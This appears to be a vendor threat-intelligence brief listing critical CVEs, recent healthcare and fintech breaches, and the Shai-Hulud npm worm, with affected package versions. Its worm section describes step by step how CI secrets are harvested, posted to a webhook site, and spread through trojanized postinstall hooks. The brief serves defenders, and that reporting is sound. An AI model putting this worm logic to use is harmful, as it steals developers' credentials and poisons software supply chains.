COLORTOKENS

ColorTokens Threat Advisory

Threat Intelligence Brief #8

September 30 , 2025

ACCESS BRIEF

Threat Intelligence Brief

September 1 – 15

Executive Summary

Cyber Threat Intelligence (CTI) is critical in understanding and mitigating the evolving threats faced by various industries, like healthcare, finance & manufacturing industry.

- Healthcare organizations are frequent targets for cybercriminals due to the high value of patient data and the critical nature of their services. Ransomware attacks and data breaches can disrupt operations and risk patient safety by shutting down medical devices or hospital networks. CTI in healthcare helps identify threat actors, vulnerabilities in connected medical devices, and the latest attack tactics. By integrating CTI, healthcare providers can proactively strengthen defenses, protect sensitive data, and maintain patient care continuity

- The finance sector faces continuous threats, including ransomware, Distributed Denial of Service (DDoS), and phishing attacks. Cybercriminals often target financial institutions to access valuable data or to extort money. CTI assists financial organizations in identifying emerging threats, such as new phishing tactics or advanced DDoS methods. By leveraging CTI, these organizations can better protect sensitive financial information, comply with regulations, and maintain trust with clients by preventing data breaches and financial losses.

- Effective CTI helps these sectors stay ahead of adversaries by identifying threat actors, tactics, and indicators of compromise (IOCs).



Section 1 - Critical Vulnerability Information

CVE ID	Title	Score	Description	Affected Version	Patch Details	Reference
CVE-2025-54914	Microsoft Azure Networking — Elevation of Privilege (cloud networking service)	10	A severe elevation-of-privilege/authorization flaw in Azure networking components that could allow complete compromise of impacted networking service functionality (cloud service issue).	Azure Networking service components (cloud service) — vendor-managed cloud components (customer action depends on cloud provider mitigations).	Microsoft/ Azure handled this as a cloud-side fix; customers should follow Microsoft/ Azure guidance and provider notices (no direct on-host patch for many customers; check Azure service health and MSRC advisory).	MSRC/ NVD summa-ries and multiple vendor analyses (Tenable/ Qualys/ Rapid7). (NVD)
CVE-2025-58434	Flowise (FlowiseAI) — Unauthen ticated pass word-reset token disclo sure Account Takeover	9.8	The forgot-password endpoint returned valid password reset tokens without authentication/ verification, enabling unauthenticated account takeover for cloud and self-hosted instances (affects cloud.flowiseai.com and self-hosted deployments exposing the API).	Flowise <= 3.0.5 (cloud and self-hosted deployments exposing the affected API).	Flowise (GitHub) released fixes/ commits (see GitHub security advisory and patched commit); update to fixed version (3.0.6+ per advisory) or apply vendor recommended mitigations immediately.	NVD / GitHub security advisory & patch commit / security reporting. (OpenCVE)
CVE-2025-54236	Adobe Commerce / Magento “Session Reaper” — Improper Input Validation (Web API)	9.1	Improper input validation in the ServiceInputProcessor of Adobe Commerce / Magento Open Source Web API that can be abused for session takeover (no user interaction required).	Adobe Commerce / Magento Open Source — versions up through the 2.4.x patched branch (examples: 2.4.9-alpha2, 2.4.8-p2, 2.4.7-p7, 2.4.6-p12, 2.4.5-p14, 2.4.4-p15 and earlier).	Adobe released an out-of-band hotfix / security bulletin (APSB25-88) and hotfix packages (see APSB and hotfix notes). Apply Adobe hotfix/APSB25-88 per vendor instructions immediately.	Adobe advisory & release notes; NVD; v endor coverage. (Adobe Help Center)

Section 1 - Critical Vulnerability Information

CVE ID	Title	Score	Description	Affected Version	Patch Details	Reference
CVE-2025-5086	Dassault Systèmes DELMIA Apriso — Deserialization of Untrusted Data (Remote code Execution)	9	Deserialization of untrusted data in DELMIA Apriso can lead to remote code execution; evidence of active exploitation observed — CISA added it to the KEV catalog.	DELMIA Apriso — Release 2020 through Release 2025 (vendor advisory lists affected releases).	Dassault published advisories and mitigations; CISA added CVE to KEV — immediate patching/ mitigation strongly recommended (follow vendor bulletin).	Dassault advisory; NVD/ CISA/KEV listing; reporting (CISA KEV addition). (Dassault Sys-tèmes)
CVE-2025-55234	Windows SMB — Improper Authentication / SMB Server (Elevation of Privilege / relay-risk)	8.8	An SMB Server issue that can permit relay-style attacks / improper authentication leading to elevation of privileges depending on configuration and SMB hardening state.	Windows Server / SMB Server implementations patched in Microsoft September 2025 updates.	Microsoft released September 2025 updates and guidance including SMB Server hardening audit support and recommended hardening steps (see MSRC update guide and SMB hardening documentation).	Microsoft Security Update Guide / NVD / Patch Tuesday analyses. (Microsoft Security Response Center)

Note:

- The details provided about CVE vulnerabilities are based on publicly available sources, security advisories, and threat intelligence feeds. While efforts are made to ensure accuracy, the information may change over time.
- The severity scores (CVSS) and descriptions are for general reference. Organizations must conduct their own risk assessments based on their unique environment, configurations, and security posture.
- While patching and mitigation recommendations are provided, implementation decisions should be made based on an organization's security policies, compatibility testing, and vendor guidance.
- CVEs may be updated with new exploitation techniques or patches over time. Regular monitoring of official sources (e.g., NVD, MITRE, vendor advisories) is recommended.


Section 2 - Reported Cyber Breaches

Title: KillSec Ransomware Hits Brazilian Healthcare Software Provider


Impacted Sector: Healthcare

Attack Summary:

On September 8, 2025, the ransomware group KillSec claimed responsibility for a cyberattack against MedicSolution, a healthcare-software provider in Brazil. KillSec has demanded negotiations and threatened to publish sensitive data if their conditions are not met. According to research from Resecurity, more than 34 GB of data—spanning over 94,000 files—was stolen, including lab test results, X-rays, patient images (some unredacted), records related to minors, and other highly sensitive medical information.




Since MedicSolution serves multiple clinics and practices, many downstream healthcare organizations may now be at elevated risk. Hackers frequently target supply chain vendors because compromising a single trusted provider enables them to impact numerous clients and extract greater value via mass data theft, ransom demands, or financial fraud. The breach is believed to have arisen from misconfigured AWS S3 buckets, which allowed exfiltration of data. The attackers' timeline suggests that the exposure could have persisted for months before detection.




MedicSolution+ delivers intuitive, cloud-based software designed to streamline clinic and practice management. Our platform empowers healthcare professionals with real-time scheduling, multi-platform access, and robust data security, ensuring seamless operations and enhanced patient care. Targeting clinics and medical professionals, MedicSolution+ offers a user-friendly mobile app, intelligent appointment systems, and scalable cloud storage, eliminating the need for costly infrastructure. Trusted by doctors for its simplicity and reliability, MedicSolution+ transforms healthcare management with modern, secure, and accessible solutions.

Notably, it is not the first time the ransomware group has targeted Brazil. Some time ago, the actors leaked personal and business data containing CNPJ/CPF identifiers, transaction amounts, banking information, and other data from government resources in Brazil. At that time, the group did not clarify the full scope of the breach or its possible source. KillSec Ransomware was known for both confirmed incidents and fakes or speculations.



The KillSec ransomware incident has severely impacted Brazil. The stolen healthcare data includes sensitive laboratory reports, medical assessments, and other highly private information. Resecurity located several affected patients and notified them — all of whom, as of this writing, were unaware of the breach."



Cybercriminals use stolen data from healthcare institutions for extortion, understanding that it will cause significant damage not only to the victim organization but also to its end customers, given that numerous patients do not expect their information to be published online.

By targeting a critical component of the healthcare IT supply chain, KillSec ransomware actors achieved far greater impact than they would by attacking a single organization. Their compromise of a software vendor enabled cascading effects across multiple healthcare providers. As per Resecurity, it is confirmed that documents from numerous Brazilian medical labs and clinics—such as Vita Exame, Clínica Espaço Vida, Centro Diagnóstico Toledo, Labclinic, Laboratório Álvaro, among others—were exposed in this breach.

The total volume of stolen data exceeds 34 GB, containing over 94,818 files. The compromised data include:

- **Medical evaluations**
- **Medical lab results**
- **X-rays**
- **Unredacted patient pictures, including those showing body parts**
- **Records related to minors**

Based on activity conducted by Resecurity leveraged available artifacts to trace stolen files stored in publicly exposed AWS S3 buckets. The HUNTER team successfully mapped specific S3 storage locations associated with the breach and compiled a complete, plaintext inventory of all exposed files.

At the point when KillSec made its ransom claims, the breach had not yet been contained—meaning the data remained vulnerable to remote exfiltration. This underscores significant lapses in incident response protocols and indicates low situational awareness among the implicated healthcare organizations. Despite attempts by team to contact the victim organization, no reply has been received.

To support effective containment and regulatory response, Resecurity has shared its findings with Brazil's Computer Emergency Response Team (CERT.br) and the Autoridade Nacional de Proteção de Dados (ANPD), the national body responsible for enforcing compliance under LGPD, investigating breaches, and imposing sanctions.

Recommendations

- Implement robust data protection policies and technical safeguards.
- Obtain explicit consent for processing sensitive health data.
- Limit access to authorized personnel.
- Regularly train staff and conduct security audits

References:

- https://www.darkreading.com/cyberattacks-data-breaches/killsec-ransomware-brazil-healthcare-software-provider
- https://the420.in/killsec-ransomware-attack-brazil-healthcare-medicsolution-data-breach/
- https://www.resecurity.com/blog/article/killsec-ransomware-is-attacking-healthcare-institutions-in-brazil

Title: 689,000 American First Finance customers impacted by a FinWise insider data breach

Impacted Sector: FinTech

Attack Summary:

FinWise Bank has alerted its corporate partners that it experienced a data breach when a former employee accessed confidential files after their employment had ended.
In a breach notice issued for American First Finance (AFF), FinWise revealed that on May 31, 2024, a former employee accessed internal data even after their departure. According to a Maine Attorney General filing, the breach impacted 689,000 AFF customers. Sensitive personal information—such as full names and other private elements—was accessed, though the full list of exposed data has been redacted in public notices.

FinWise has not yet explained how the ex-employee retained access post-employment, nor confirmed if all exposed individuals have been identified. Upon discovering the incident, the bank initiated an external cybersecurity investigation to clarify the full extent.

As a response, FinWise states it has reinforced internal safeguards to prevent similar threats in the future, and is offering affected customers 12 months of free credit monitoring and identity theft protection. The company also refers to its Form 10-Q filed on June 30, 2025, mentioning roughly 600,000 people impacted—roughly consistent with the AFF breach count.

Recommendations

- Ensure that when an employee leaves (resignation, termination) the organisation, all access credentials (logins, VPN, cloud services, file shares, email, etc.) are revoked immediately.
- Disable user accounts, de-provision devices, retrieve company equipment, and disable remote access for the user.
- Grant employees only the permissions essential to fulfill their job responsibilities, and conduct regular reviews—on a monthly or quarterly basis—to identify and revoke any excess access.
- Provide ongoing training to staff to strengthen awareness of insider-risk scenarios, incorporating simulations or case studies that illustrate how former employees misused access.
- Perform periodic internal and external audits to ensure that offboarding procedures, access revocation, and monitoring controls are effective and being enforced as designed.

References:

- https://www.bleepingcomputer.com/news/security/finwise-insider-breach-impacts-689k-american-first-finance-customers/
- https://www.scworld.com/brief/insider-breach-affects-689k-american-first-finance-customers after-hackers-demand-unpayable-sum

Title: Financial services firm Wealthsimple discloses data breach

Impacted Sector: FinTech

Attack Summary:

Canadian financial technology company Wealthsimple disclosed a data security incident on September 5, 2025, revealing that personal information belonging to less than one percent of its clients was accessed without authorization.

The breach, which was detected on August 30, has prompted the company to implement enhanced security measures and offer comprehensive support to affected customers. Wealthsimple's security team acted quickly after discovering the incident, containing the issue within a few hours of detection.

The breach originated from a compromised software package developed by a trusted third-party vendor, which allowed unauthorized access to client data for a brief period.

- **Incident detected and contained within hours on August 30, 2025.**
- **External security experts brought in for thorough investigation.**
- **All client accounts remained secure throughout the incident.**
- **No passwords compromised or funds accessed during breach.**

Despite the security incident, the company affirmed that all client accounts remain secure and fully protected. Passwords were not compromised, and importantly, no funds were accessed or stolen during the breach.

The core security infrastructure of the financial platform held firm, ensuring that only affected clients could interact with their accounts.

In response, the company engaged external cybersecurity experts to perform a comprehensive investigation. This collaboration enabled identification of the root cause and the implementation of enhanced safeguards to mitigate the risk of recurrence."

Data Exposed, Assets Safe

The unauthorized access affected various types of personal information stored in Wealthsimple's systems.

Compromised data included contact details, government identification documents provided during the account registration process, and financial information such as account numbers and IP addresses.

Additionally, some clients' Social Insurance Numbers and dates of birth were accessed during the breach.

Title: Nx “S1ngularity” Actors Launch New Worm-Style Supply Chain Breach/CrowdStrike npm Packages Hit by Supply Chain Attack

Impacted Sector: Generic

Attack Summary:

A new threat attack has been discovered on large-scale attack against npm. It is observed that the attack is carried out by same threat actors behind the Nx attack on August 27th 2025. This was originally published by Socket and StepSecurity who noted 40 packages had been comrpomised, since then an additional 147 packages have been infected with malware including packages from CrowdStrike.

The scale, scope and impact of this attack is significant. The attackers are using the same playbook in large parts as the original attack, but have stepped up their game. They have turned it into a full worm, which does these things automatically:

- **Steal secrets and publish them to GitHub publicly**
- **Run trufflehog and query Cloud metadata endpoints to gather secrets**
- **Attempt to create a new GitHub action with a data exiltration mechanism through webhook[.]site**
- **Iterate the repositories on GitHub a user has access to, and make them public**

The attacker used a new technique for attack Viz Shai Hulud is the name for the worm in the Dune franchise. A clear indication of the intent of the attackers.




Shai Hulud, from Dune


What the worm does

- Harvest: scans the host and CI environment for secrets — process.env, scanning with TruffleHog, and cloud metadata endpoints (AWS/GCP) that return instance/service credentials.
- Exfiltrate (1) — GitHub repo: creates a repo named Shai-Hulud under the compromised account and commits a JSON dump containing system info, environment variables, and collected secrets.
- Exfiltrate (2) — GitHub Actions webhook: drops a workflow .github/workflows/shai-hulud-workflow.yml that serializes ${{ toJSON(secrets) }}, POSTs them to an attacker webhook[.] site URL and writes a double-base64 copy into the Actions logs.
- Propagate: uses any valid npm tokens it finds to enumerate and attempt to update packages the compromised maintainer controls (supply-chain propagation).
- Amplify: iterates the victim's accessible repositories, making them public or adding the workflow/branch that will trigger further runs and leaks.

As with the original Nx attack, the attackers doing a smash-and-grab style attack. The malicous payload both publishes a "Shai-Hulud" repository with stolen credentials/tokens, and it will go through a GitHub account and turn private repository to public:



Stolen credentials being published



Private repositories being turned public

Self-propogation through npm

One of the most striking features of this attack is that it behaves like a true worm. Rather than relying on a single infected package to spread, the code is designed to re-publish itself into other npm packages owned by the compromised maintainer.

Here's how the worm logic works:

- Download a target tarball – it fetches an existing package version from the npm registry.
- Modify package.json – the worm bumps the patch version (e.g. 1.2.3 → 1.2.4) and inserts a new lifecycle hook (postinstall)
- Copy its own payload – the running script (process.argv[1]) is written into the tarball as bundle.js. This ensures that whatever code infected one package now lives inside the next.
- Re-publish the trojanized package – the modified tarball is gzipped and pushed back to npm using the maintainer's credentials.

This cycle allows the malware to continuously infect every package a maintainer has access to. Each published package becomes a new distribution vector: as soon as someone installs it, the worm executes, replicates, and pushes itself further into the ecosystem.

In short: the attacker doesn't need to manually target packages. Once a single environment is compromised, the worm automates the spread by piggybacking on the maintainer's own publishing rights.

Impacted Packets & Versions

Package	Versions
@ahmedhfarag/ngx-perfect-scrollbar	20.0.20
@ahmedhfarag/ngx-virtual-scroller	4.0.4
@art-ws/common	2.0.28
@art-ws/config-eslint	2.0.4, 2.0.5
@art-ws/config-ts	2.0.7, 2.0.8
@art-ws/db-context	2.0.24
@art-ws/di	2.0.28, 2.0.32
@art-ws/di-node	2.0.13
@art-ws/eslint	1.0.5, 1.0.6
@art-ws/fastify-http-server	2.0.24, 2.0.27
@art-ws/http-server	2.0.21, 2.0.25
@art-ws/openapi	0.1.9, 0.1.12
@art-ws/package-base	1.0.5, 1.0.6
@art-ws/prettier	1.0.5, 1.0.6
@art-ws/slf	2.0.15, 2.0.22
@art-ws/ssl-info	1.0.9, 1.0.10

Package	Versions
@art-ws/web-app	1.0.3, 1.0.4
@crowdstrike/commitlint	8.1.1, 8.1.2
@crowdstrike/falcon-shoelace	0.4.1, 0.4.2
@crowdstrike/foundry-js	0.19.1, 0.19.2
@crowdstrike/glide-core	0.34.2, 0.34.3
@crowdstrike/logscale-dashboard	1.205.1, 1.205.2
@crowdstrike/logscale-file-editor	1.205.1, 1.205.2
@crowdstrike/logscale-parser-edit	1.205.1, 1.205.2
@crowdstrike/logscale-search	1.205.1, 1.205.2
@crowdstrike/tailwind-toucan-base	5.0.1, 5.0.2
@ctrl/deluge	7.2.1, 7.2.2
@ctrl/golang-template	1.4.2, 1.4.3
